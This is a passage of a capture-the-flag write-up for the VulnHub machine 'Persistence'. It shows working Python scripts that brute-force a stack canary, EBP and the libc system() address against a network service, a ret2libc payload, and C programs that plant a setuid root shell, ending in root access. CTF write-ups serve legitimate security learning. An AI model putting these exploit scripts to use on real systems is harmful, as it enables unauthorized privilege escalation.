		result = sendRequest(target,port,payload)
		if "bye" not in result:
			#we remove one from the result because the
integer
```

```
                        #is the first time hit the SSP
                        offset=i-1
                        print "[+] Canary found at offset: " +
str(offset)
                        return offset


def bruteForceCanary(offset, length):
      canary = ""
      #use the specified canary length
      for byte in xrange(length):
            #try this many bytes for the canary
            #this code just generates the bytes 0-255 and converts
them to characters
            for canary_byte in xrange(256):
                  hex_byte = chr(canary_byte)
                  #build up the payload using our predicted offset
and brute force
                  #the canary one byte at a time
                  payload="A"*offset + canary + hex_byte
                  result = sendRequest(target,port,payload)
                  #if the canary byte was correct then "bye" is
returned in the response
                  if "bye" in result:
                        canary += hex_byte
                        break
      return canary


if len(sys.argv) < 4:
      print "[-] usage: python get_canary.py [ip] [port] [eip-
offset] [canary-size]"
      exit(0)
else:
      target = sys.argv[1]
      port = int(sys.argv[2])
      eipoffset = int(sys.argv[3])
      canarysize = int(sys.argv[4])

      canaryOffset = getCanaryOffset()
      payload = bruteForceCanary(canaryOffset,canarysize)
      print "[+] Saving payload to payload.txt"
```


```
    fp = open("payload.txt", "w")
    fp.write("A"*canaryOffset + payload)
    fp.close()
```

If we give it a whirl we see the following:



```
bash-4.1$ python get_canary.py
[-] usage: python get_canary.py [ip] [port] [eip-offset] [canary-size]
bash-4.1$ python get_canary.py 127.0.0.1 1337 38 4
[+] Canary found at offset: 30
[+] Saving payload to payload.txt
bash-4.1$
```

We are writing 30 A's followed by the canary value to payload.txt so we can use it in our testing:




```
bash-4.1$ cat payload.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
```

Going back to our original concept that on the stack we *have*
[Local Variables][Stack Canary][EBP][EIP]

If we add BBBBCCCC to the end of payload.txt we should overwrite EBP with BBBB (42424242) and EIP with CCCC (43434343) we can do this with the following command:
echo -n $(cat payload.txt)BBBBCCCC > new-payload.txt


It uses substitution to read payload.txt and echo (-n is for no new line characters) it out along with BBBBCCCC back to payload.txt:



```
bash-4.1$ echo -n $(cat payload.txt)BBBBCCCC > new-payload.txt
bash-4.1$ cat new-payload.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����BBBBCCCCbash-4.1$
```


For the remainder of our debugging adventures we will use the following two commands:
set follow-fork-mode child
set detach-on-fork off

These commands help us debug the child processes that are spawned as this is where our crash will occur, lets attach to the process as we did before and enter the commands we will also enter **c** to allow the application to continue this is because when we attach a debugger to an application it will put it into a paused state:




```
(gdb) set follow-fork-mode child
(gdb) set detach-on-fork off
(gdb) c
Continuing.
```

We now send our payload as before:




```
bash-4.1$ nc 127.0.0.1 1337 < new-payload.txt
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
```

In the wopr window we see that there is no SSP error just a “got a connection message” – the canary has been pwned.




```
[+] got a connection
```

Finally checking in gdb – we have successfully overwritten EBP and EIP




```
[New process 30088]

Program received signal SIGSEGV, Segmentation fault.
[Switching to process 30088]
0x43434343 in ?? ()
Missing separate debuginfos, use: debuginfo-install glibc-2.12-1.132.el6.i686
(gdb) i r
eax            0x0      0
ecx            0x8048c14        134515732
edx            0x1b     27
ebx            0x2c5ff4 2908148
esp            0xbffff3f0       0xbffff3f0
ebp            0x42424242       0x42424242
esi            0x0      0
edi            0x0      0
eip            0x43434343       0x43434343
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

So that the application would graciously handle our malicious payload I decided to apply the same brute forcing techniques to EBP so that if it was used by the application it would not cause any issues, so again we run our get_canary.py script but this time we specify 8 as the canary size, to recover the 4 byte canary and 4 byte EBP.




```
bash-4.1$ python get_canary.py 127.0.0.1 1337 38 8
[+] Canary found at offset: 30
[+] Saving payload to payload.txt
```

We use the same technique as previously to append just BBBB to overwrite EIP to make sure our payload is in good working order:



```
bash-4.1$ echo -n $(cat payload.txt)BBBB > new-payload.txt
bash-4.1$ nc 127.0.0.1 1337 < new-payload.txt
[+] hello, my name is sploitable
[+] would you like to play a game?
> [+] yeah, I don't think so
```

Looking back in GBD – we see that EBP is intact (red) and EIP is still overwritten with BBBB (blue):




```
[Switching to process 31690]
0x42424242 in ?? ()
Missing separate debuginfos, use: debuginfo-install glibc-2.12-1.132.el6.i686
(gdb) i r
eax            0x0      0
ecx            0x8048c14        134515732
edx            0x1b     27
ebx            0x2c5ff4 2908148
esp            0xbffff3f0       0xbffff3f0
ebp            0xbffff62c       0xbffff62c
esi            0x0      0
edi            0x0      0
eip            0x42424242       0x42424242
eflags         0x10246  [ PF ZF IF RF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
(gdb)
```

Cool, now if you recall this executable is compiled with NX protection aka a non-executable stack. This means we can't execute our shell code directly from the stack, luckily for us it's pretty straight forward to bypass this protection using ret2libc. Instead of JMPing to our shell code, we jump to the libc address for a function of our choosing and set the stack up in advanced so that we can provide input to it. We will select the system() function as it will allow us to run commands e.g. system("whoami).

If we implement this it will look as follows:

[A*30][4 Byte Canary][4 Byte EBP][EIP → Address of System() Function][JUNK][Address of App To Launch].

First of all we need the address of system – we can get this from GDB using **print system**




```
(gdb) print system
$1 = {<text variable, no debug info>} 0x16e210 <system>
(gdb)
```

The astute reader will notice that this address is only 3 bytes long instead of 4, that's because the first byte is set to 0x00 – GDB doesn't display null byte prefixes. Why is this? After a bunch of research I discovered this is because a protection mechanism called ASCII Armor was in place on the box, what this does is load all libc functions (and a bunch of other stuff) into the addresses start with 0x00, the idea behind this to protect from ret2libc attacks when a buffer overflow is being exploited in string processing functions such as strcpy which terminate strings at null bytes. However, our vulnerable code is using memcpy, for memcpy to work it needs to allow addresses that contain nulls as having an address with a null in it is a legitimate scenario. So we don't have to worry about this problem.

Ok, so we have our system() address, now we need the address of a string of an application to launch . From past experiences I decided to find the address of a string in the binary itself, I did this using:


strings -t x /usr/local/bin/wopr this prints the location of the string in hex.

A full path caught my eye immediately /tmp/log at location c60:




```
c37 setsockopt
c42 bind
c47 [+] bind complete
c59 listen
c60 /tmp/log
c69 TMPLOG
c70 [+] waiting for connections
c8c [+] logging queries to $TMPLOG
cab accept
cb2 [+] got a connection
```

Why? Well /tmp is usually writeable to everyone so I should be able to replace this file if it existed. Quickly verifying this I discovered it did not exist:




```
bash-4.1$ ls /tmp/log
ls: cannot access /tmp/log: No such file or directory
bash-4.1$
```

If we run **info file** from inside GDB, we can grab the entry point address:



```
(gdb) info file
Symbols from "/usr/local/bin/wopr".
Unix child process:
        Using the running image of attached process 31690.
        While running this, GDB does not access memory from...
Local exec file:
        `/usr/local/bin/wopr', file type elf32-i386.
        Entry point: 0x80486c0
        0x08048154 - 0x08048167 is .interp
        0x08048168 - 0x08048188 is .note.ABI-tag
        0x08048188 - 0x080481ac is .note.gnu.build-id
```

If we take this address of 0x80486c0 and replace the last 3 characters with the hex location from strings' output of c60, we now get 0x8048**c60** this should be the address of /tmp/log we can verify it in gdb using: **x/s 0x8048c60** this will inspect the string at this location – as we can see this is fine:




```
(gdb) x/s  0x8048c60
0x8048c60 <__dso_handle+80>:     "/tmp/log"
(gdb)
```

All that's left to do is insert the system address at the location of EIP, 4 bytes of junk and then location of /tmp/log right after, but before we do let's create a small file to place in the location of /tmp/log. The first file I created is to just set uid to 0 to force the application to run as root and launch /bin/bash, it's called rootshell.c -

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
 setuid( 0 );
 system("/bin/bash");
 return 0;
}
```

You can compile it with **gcc rootshell.c -o rootshell,** it should be copied onto the box the same way as the other files by pasting the contents into nano at /tmp/exploit/rootshell.c




```
bash-4.1$ gcc rootshell.c -o rootshell
bash-4.1$
```

Log.c – this file will copy the rootshell executable we created to /tmp/rs and thus take ownershop and then set the sticky bit on it, this will mean that when we run /tmp/rs it will run /bin/bash as the root user:

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

int main()
{
   setuid( 0 );
   system("cp /tmp/exploit/rootshell /tmp/rs");
   system( "chmod 4755 /tmp/rs");
   return 0;
}
```

Log.c should be placed in /tmp/ and compiled with **gcc log.c -o log**



```
bash-4.1$ pwd
/tmp
bash-4.1$ nano log.c
bash-4.1$ gcc log.c -o log
bash-4.1$
```

We have one last obstacle in our way, as ASCII Armor is changing the addresses of the libc functions, there is no way to guarantee that we will receive the same address as the root user, so just to make sure we will partially brute force the system() address , one thing we can rely on is the address will start with 0x00 thanks to ASCII Armor, so I will go with brute forcing the last 2 bytes of the address. Brute forcing addresses can take quite a long time so to speed things up I decided to make my PoC multithreaded, I added a mechanism to check if /tmp/rs has been created to stop the brute force.


We start with the base address of 0x0016 and then try every possible combination of 0x00-0xff for the second and third byte of the address. Here is the source code for exploit.py that I used to get root:

```
#!/usr/bin/env python
from threading import Thread
import thread
from Queue import Queue
import socket
import sys
import os


#globals, y0
concurrent = 20
global target
global port
```

```
#read original payload
fp=open("payload.txt", "r")
filepayload = fp.readline()

#this function is from get_canary to communicate with wopr
def sendRequest(target, port, payload):
      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      try:
                        s.connect((target, port))
                        done = False
                        while done == False:
                              response=s.recv(1024)
                              if ">" in response:
                                    s.send(payload)
                                    result = ""
                                    result =  s.recv(1024)
                                    result = result.strip() +
s.recv(1024)
                                    result = result.strip()
                                    s.close()
                                    return result
      except Exception, err:
                        print Exception, err

#this function adds the generated system addresses to a queue and
#processes them with the ownage() function
def getMoney():
      while True:
            system_addr=q.get()
            ownage(system_addr)
      q.task_done()


def ownage(_system):

                  print "[+] Trying address " + _system[0].encode("hex")
                #this address is for /tmp/log from the binary
                  tmplog = "\x60\x8c\x04\x08" #0x08048c60
                #we create our ret2libc payload using the
                #brute forced address followed by “JUNK” and the
                #address to /tmp/log
                  ret2libc = _system[0] + "JUNK" + tmplog
                  payload = filepayload + ret2libc
                #send the request
                  sendRequest(target, port, payload)
                #check if running /tmp/log created our root shell
                  if os.path.isfile("/tmp/rs"):
                        print "[!] Root shell created, run /tmp/rs ;)"
                        thread.interrupt_main()

if len(sys.argv) < 2:
      print "[-] usage: python get_canary.py [ip] [port]"
      exit(0)
```


```
else:
     #read target and port and set up queue
      target = sys.argv[1]
      port = int(sys.argv[2])
      q=Queue(concurrent*2)
      for i in range(concurrent):
            t=Thread(target=getMoney)
            t.daemon=True
            t.start()
      try:
           #generate 0x00 to 0xff for byte 1 of brute force
            for addr_byte1 in xrange(256):
                #generate 0x00 to 0xff for byte 2 of brute force
                  for addr_byte2 in xrange(256):
                      #bruteforce all addresses start with 0x0016
                        _system = chr(addr_byte1) + chr(addr_byte2) +
"\x16\x00"
                      #put system address on the queue
                        q.put([_system])
            q.join()
      except KeyboardInterrupt:
            exit(1)
```

Please note the addresses will be printed backwards. We save the file to /tmp/exploit/exploit.py with nano and run **python exploit.py 127.0.0.1 1337**




```
[+] Trying address 050f1600
[+] Trying address 05101600
[+] Trying address 05111600
[+] Trying address 05121600
[+] Trying address 05131600
[+] Trying address 05141600
[+] Trying address 05151600
[+] Trying address 05161600
[+] Trying address 05171600
[+] Trying address 05181600
[!] Root shell created, run /tmp/rs ;)
```

Ok cool so that seemed to work fine, let's remove /tmp/rs and run the exploit against the main version of wopr on port 3333




```
bash-4.1$ rm /tmp/rs
```

We need to rerun get_canary to grab the new canary and EBP: **python get_canary.py 127.0.0.1 3333 38 8**




```
bash-4.1$ python get_canary.py 127.0.0.1 3333 38 8
[+] Canary found at offset: 30
[+] Saving payload to payload.txt
```

Then run the exploit: **python exploit.py 127.0.0.1 3333**



```
[+] Trying address 04d11600
[+] Trying address 04e01600
[+] Trying address 04e11600
[+] Trying address 04e21600
[+] Trying address 04e31600
[+] Trying address 04e41600
[+] Trying address 04e51600
[+] Trying address 04e61600
[+] Trying address 04e71600
[+] Trying address 04e81600
[!] Root shell created, run /tmp/rs ;)
```

Now let's get our root shell by running **/tmp/rs** and read the flag:



```
bash-4.1$ /tmp/rs
bash-4.1# id; whoami
uid=0(root) gid=500(avida) groups=0(root),500(avida) context=unconfined_u:unconfined_r:unconfine
d_t:s0-s0:c0.c1023
root
bash-4.1# cat /root/flag.txt
              .d8888b.  .d8888b. 888
             d88P  Y88bd88P  Y88b888
             888    888888    888888
888  888  888888    888888    888888888
888  888  888888    888888    888888
888  888  888888    888888    888888
Y88b 888 d88PY88b  d88PY88b  d88PY88b.
 "Y8888888P"  "Y8888P"  "Y8888P"  "Y888

Congratulations!!! You have the flag!

We had a great time coming up with the
challenges for this boot2root, and we
hope that you enjoyed overcoming them.

Special thanks goes out to @VulnHub for
hosting Persistence for us, and to
@recrudesce for testing and providing
valuable feedback!

Until next time,
      sagi- & superkojiman
bash-4.1#
```

Game over! Hopefully you enjoyed reading this even half as a much as I enjoyed owning it.

Adios for now,
highjack